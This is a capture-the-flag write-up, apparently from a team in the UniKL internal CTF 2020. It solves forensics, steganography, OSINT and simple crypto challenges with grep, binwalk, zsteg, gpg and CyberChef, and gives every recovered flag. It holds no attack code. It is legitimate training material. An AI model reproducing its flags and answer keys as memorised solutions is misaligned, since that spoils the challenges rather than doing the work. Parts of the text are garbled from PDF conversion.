
You can be infected by breathing in

Flag Part 1 : uniklctf20{734mw

There is a flag part 1 in the “Jurnal1.txt”

So, we need to open “Jurnal2.zip” to get the rest of the flag.

But then we stuck at “Jurnal2.zip”



This is possible password that we try.

We looked and try so many “COVID-19” terms.

StayHome&EatBlueCheese

Menganggur AQ Antarctica

5th place

330 points

Thanks to Team_StayHome&EatBlueCheese for giving us another idea.

Until “stayhome” unlocked it for us.



```
jurnal 2 - Notepad
File Edit Format View Help
It does not matter whether our go

We should all stay at home and go

In other words, if we do not stay

Flag Part 2 : 02k_m4k3_17_345y}
```



uniklctf20{734mw02k_m4k3_17_345y}

3) VPC LOG ANALYSIS (20)

VPC Log Analysis

20

Investigator Cham-A has received a VPC flowlogs dump from a client.

Can you help Investigator Cham-A to identify how many total connections are there to the malicious IP?

Flag Format: uniklctf20{xxxxx} where x = number Example
flag: uniklctf20{12345}

[!\[\]\(0e0b0f681135c649e0438749703db2ff_img.jpg\) flowlogs_be2...](#)

Here it is, 412 zip of a log dumps.



gunzip *.gz

```
root@kali:~/Desktop/flowlogs_analysis/flowlogs_dump# gunzip *.gz
root@kali:~/Desktop/flowlogs_analysis/flowlogs_dump#
```

This command will unzip and delete all “.gz” in the folder.

Next, I try to grep using this command:

grep -c <word> *.log

But it is a disaster.



It gives a long (412 output) for every Malicious IP. And I need to count for 412 manually.

```
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0355Z_d575af5f.log:52
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0400Z_e9fe6aa8.log:632
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0400Z_f799ff8f.log:38
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0405Z_307c5f8b.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0405Z_d6ad8f59.log:87
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0405Z_e4ba737b.log:745
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0410Z_7484a973.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0410Z_9a650593.log:717
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0410Z_fa537ce6.log:177
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0415Z_6a3ed5b8.log:92
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0415Z_e59ca173.log:831
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0420Z_02492168.log:136
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0420Z_23154f8c.log:756
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0420Z_571c3c1d.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0425Z_77e45847.log:36
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0425Z_af3a9100.log:493
```

We repair the command to

```
grep -o -w <'malicious Ip'> *.log | wc -w
```

```
root@kali:~/Desktop/flowlogs_dump# grep -o -w 117.7.168.182 *.log | wc -w
8442
root@kali:~/Desktop/flowlogs_dump# grep -o -w 160.44.201.156 *.log | wc -w
2217
root@kali:~/Desktop/flowlogs_dump# grep -o -w 178.212.177.139 *.log | wc -w
4792
root@kali:~/Desktop/flowlogs_dump# grep -o -w 185.176.27.30 *.log | wc -w
10
root@kali:~/Desktop/flowlogs_dump# grep -o -w '35.233.225.166' *.log | wc -w
502
```

Okay so, it much easier. But still I want to make it easier.

```
grep -o -w  
'117.7.168.182\|160.44.201.156\|178.212.177.139\|185.176.27.30\|35.233.225.  
166' *.log | wc -w
```



```
root@kali:~/Desktop/flowlogs_dump# grep -o -w '117.7.168.182\|160.44.201.156\|178.212.177.139\|185.176.27.30\|35.233.225.166' *.log  
| wc -w  
15963
```



unikletf20{15963}

4) PKP MALAYSIA TERBAIK! (40)

PKP Malaysia Terbaik!

40

MCMC got a file corrupt from the suspected, but It's taking longer to fix. MCMC attached the folder that contains file corrupted. If you are willing to help MCMC during MCO, you can try to fix back the file so that MCMC can get evidence from that file.

#youarethefrontliners #fl45hh

[file.zip](#)

The downloaded file, give 4 part.

```
root@kali:~/Desktop/file_2# ls -al
total 28
drwxrwxrwx 2 root root 4096 Apr 26 14:38 .
drwxr-xr-x 3 root root 4096 May  2 03:09 ..
-rwxrw-rw- 1 root root 7264 Apr 26 12:07 uniklctf2020.part1
-rwxrw-rw- 1 root root 1951 Apr 26 12:07 uniklctf2020.part2
-rwxrw-rw- 1 root root  976 Apr 26 12:06 uniklctf2020.part3
-rwxrw-rw- 1 root root 1648 Apr 26 12:06 uniklctf2020.part4
root@kali:~/Desktop/file_2#
```

I try the “file” command to know what file is this.

```
root@kali:~/Desktop/file_2# file uniklctf2020.part1
uniklctf2020.part1: data
root@kali:~/Desktop/file_2# file uniklctf2020.part2
uniklctf2020.part2: data
root@kali:~/Desktop/file_2# file uniklctf2020.part3
uniklctf2020.part3: JPEG image data
root@kali:~/Desktop/file_2# file uniklctf2020.part4
uniklctf2020.part4: data
root@kali:~/Desktop/file_2#
```

```

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part1
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
500          0x1F4          Zip archive data, at least v2.0 to extract, compressed size: 1570, uncompressed size: 6795, name: word/
/theme/theme1.xml
2121         0x849          Zip archive data, at least v2.0 to extract, compressed size: 1078, uncompressed size: 3085, name: word/
/settings.xml
3246         0xCAE          Zip archive data, at least v2.0 to extract, compressed size: 2938, uncompressed size: 29367, name: wor
d/styles.xml
6229         0x1855         Zip archive data, at least v2.0 to extract, compressed size: 313, uncompressed size: 803, name: word/w
ebSettings.xml
6592         0x19C0         Zip archive data, at least v2.0 to extract, compressed size: 562, uncompressed size: 1873, name: word/
fontTable.xml

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part2
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
630          0x276          Zip archive data, at least v2.0 to extract, compressed size: 476, uncompressed size: 1004, name: docPr
ops/app.xml
1929         0x789          End of Zip archive, footer length: 22

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part4
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
739          0x2E3          Zip archive data, at least v2.0 to extract, compressed size: 796, uncompressed size: 2912, name: word/
document.xml

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part3
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
```

We “Binwalk” all the file. But seems like there is nothing in part3.

Open all the folder that we have extract give us a lot of “xml” file.



“uniklctf2020.part1” extracted folder. Open “settings.xml” give us one part of the flag.


```

/C:/Users/HP/Downloads/UniKL%20 X +
← → ⌂ ⌂ file:///
<w:compatSetting w:name="differentia
<w:compatSetting w:name="useWord20
</w:compat>
-<w:rsids>
<w:rsidRoot w:val="006C2C77"/>
<w:rsid w:val="004D106D"/>
ake_me_sick}

```

ake_me_sick}

“uniklctf2020.part2” extracted folder. Open “app.xml” give us another part of the flag.



This XML file does not appear to have any style information associated with it.

```
--<Properties>
<Template>Normal.dotm</Template>
<TotalTime>5</TotalTime>
<Pages>1</Pages>
<Words>4</Words>
<Characters>26</Characters>
<Application>Microsoft Office Word</Application>
uniklctf20{corrupt_m
<DocSecurity>0</DocSecurity>
<Lines>1</Lines>
```

uniklctf20{corrupt_m



uniklctf20{corrupt_make_me_sick}

4) MISC



1) DROP THE BEAT (10)



There is two same image that we download from the file given.

But cksum for both file is difference.

```
root@kali:~/Desktop# cksum master1.png
1196765087 510659 master1.png
root@kali:~/Desktop# cksum master2.png
1085278764 510689 master2.png
```

We try many tools, but we do not have anything.

Exiftool, Hexeditor, stegsolve, Binwalk, strings.

Do some googling and find these tools called “zsteg”

```
[x]-[jihanna@parrot]-[~/Desktop]
$zsteg --help
Usage: zsteg [options] filename.png [param_string]

    -c, --channels X           channels (R/G/B/A) or any combination, co
a separated                                valid values: r,g,b,a,rg,bgr,rgba,r3g2b3,
                                             limit bytes checked, 0 = no limit (defau
256)                                         number of bits, single int value or '1,3,!'
                                             advanced: specify individual bits like '0
01110' or '0x88'
                                             --lsb
                                             --msb
                                             -P, --prime
                                             --invert
                                             -a, --all
                                             -o, --order X           least significant BIT comes first
                                             most significant BIT comes first
                                             analyze/extract only prime bytes/pixels
                                             invert bits (XOR 0xff)
                                             try all known methods
                                             pixel iteration order (default: 'auto')
                                             . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
```

We just run (-a to try all known method.)

```
zsteg -a <image file>
```

```
b2,b,msb,yx      .. text: ["U" repeated 30 times]
b2,rgb,lsb,yx    .. zlib: data="passkey: whatwehavehere", offset=60, size=23
```


And we get the passkey in the Master1.jpg (Passkey: whatwehavehere)

```
b2,b,msb,yx      .. text: ["U" repeated 30 times]
b2,rgb,lsb,yx    .. zlib: data="http://www.mediafire.com/file/ght6hhhoa3zrw00
/flag.txt.gpg", offset=60, size=58
b2,har,lsb,yx    .. text: "\n^#?"
```

We get link in Master2.jpg (<http://www.mediafire.com/file/ght6hhhoa3zrw00/flag.txt.gpg>)

Download the file through link. And run command. Put the passphrase we found earlier.

```
gpg -d flag.txt.gpg
```



```
root@kali:~/Desktop# gpg -d flag.txt.gpg
gpg: keybox '/root/.gnupg/pubring.kbx' created
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
uniklctf20{m4573r5_0f_cl4551c4l_mu51c}
root@kali:~/Desktop#
```



uniklctf20{m4573r5_0f_cl4551c4l_mu51c}

2) VIRAL MESSAGE!! (10)

Viral Message!!

10

I saw the building is nearly to collapse, do you know where it is?

Flag Format = uniklctf20{road_name}

Example Flag: uniklctf20{Jalan_Tempinis}

-fz

[!\[\]\(7b7606e2405d771add172e8afc2ecc88_img.jpg\) viral_26d802...](#)

[Flag](#) [Submit](#)

This is the picture that organiser give.



We knew this road is towards the Hotel Royale Chulan Kuala Lumpur.

Find the address for the hotel gives us the road name.

Royale Chulan Kuala Lumpur

5-star hotel

5, Jalan Conlay, Kuala Lumpur, 50450 Kuala Lumpur, Wilayah Persekutuan Kuala Lumpur • 03-2688 9688



uniklctf20{Jalan_Conlay}

3) FINDING A SECRET MESSAGE (20)

Finding a secret message


20

Someone that promoting a UniKL Internal CTF 2020 has sent a secret message on Instagram with a hash tag #intctf20. As an MKN officer, could you decipher his message?

-fz

[Flag](#) [Submit](#)

Open Instagram and search for #intctf20. Give us this as a result.



Copy the encrypt message and paste it into Cyber Chef. Let magic do the work.



A screenshot of the Magic tool interface. On the left, there's a sidebar with settings like "Depth 3", "Intensive mode" (unchecked), and "Extensive language support". Below that is a "Crib (known plaintext string or regex)" input field. The main area shows a solved challenge with the ID "5k2tWE6P7gjtw4iCUSTTeNFaxbTu4SVyntNGt|35dE". On the right, there's an "Output" section with a table showing details: "time: 51ms", "length: 14188", "lines: 529". The table has three columns: "Recipe (click to load)", "Result snippet", and "Properties". The "Result snippet" column contains the pastebin link "https://pastebin.com/3kLWZMwe". The "Properties" column indicates "Valid UTF8" and "Entropy: 4.32".

It give a link to paste bin (<https://pastebin.com/3kLWZMwe>). TA-DAA!!

A screenshot of a Pastebin page. At the top, it shows the user "takdapatbalikraya" (A GUEST, APR 26TH, 2020, 7 views, IN 13 DAYS). Below that is a message: "Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!". Underneath is a text snippet titled "text 0.03 KB": "1. uniklctf20{ju57_4_51mp13_051n7}".

uniklctf20{ju57_4_51mp13_051n7}

4) CRYPTO

easycrypto ✓
10


Yang Patah Tumbuh Yang Hila ✓
10

What happen to my Flag!! ✓
20

1) EASYCRYPTO (10)



This is the text in the “easycrypto.txt”.



We encrypt it here: <https://cryptii.com/pipes/alphabetical-substitution>

VIEW
Plaintext
RG_VZHB_GL_WVXLWV

ENCODE DECODE
Alphabetical substitution ▾

PLAINTEXT ALPHABET	abcdefghijklmnopqrstuvwxyz
CIPHERTEXT ALPHABET	zyxwvutsrqponmlkjihgfedcba
CASE STRATEGY	Maintain case
FOREIGN CHARS	Include Ignore

→ Encoded 17 chars

VIEW
Ciphertext
IT_EASY_TO_DECODE



uniklctf20{IT_EASY_TO_DECODE}

2) YANG PATAH TUMBUH YANG HILANG BERGANTI (10)


Yang Patah Tumbuh Yang
Hilang Berganti

10

Sebelum ku mengenali skrin sentuh

33-2-7777-999-6-2-777-55-333-666-777-999-666-88

We google for phone touch pad and encrypt it.



uniklctf20{easymarkforyou}

3) WHAT HAPPEN TO MY FLAG (20)

What happen to my Flag!!

20

Someone has playing with our flag and ROTated it by 13.
Please help me to get back my flag.

[Flag.txt](#)

Flag

Download the Flag.txt.

Flag - Notepad

File Edit Format View Help

```
havxyypgs20{576s575s793075525s346p52336164595s6733745s464p4147}
#nyzbfg gurer!!
```

The hint given is ROT13.

Open Cyber Chef.

ROT13

Rotate lower case chars Rotate upper case chars Amount 13

havxyypgs20{576s575s793075525s346p52336164595s6733745s464p4147}
#nyzbfg gurer!!

Output


uniklctf20{576f575f793075525f346c52336164595f6733745f464c4147}
#almost there!!

uniklctf20{576f575f793075525f346c52336164595f6733745f464c4147}

#almost there!!

But only half is decrypt.

We try all possible, UNTIL



Recipe

From Charcode

Delimiter
Space

Base
16

Input

576f575f793075525f346c52336164595f6733745f464c4147

Output

Wow_y0uR_4lR3adY_g3t_FLAG

A screenshot of a software interface for generating a character-based flag. The interface is divided into sections: 'Recipe' (containing 'From Charcode', 'Delimiter Space', and 'Base 16'), 'Input' (containing the hex string '576f575f793075525f346c52336164595f6733745f464c4147'), and 'Output' (containing the generated flag 'Wow_y0uR_4lR3adY_g3t_FLAG'). The entire window is enclosed in a black border.

uniklctf20{WoW_y0uR_4lR3adY_g3t_FLAG}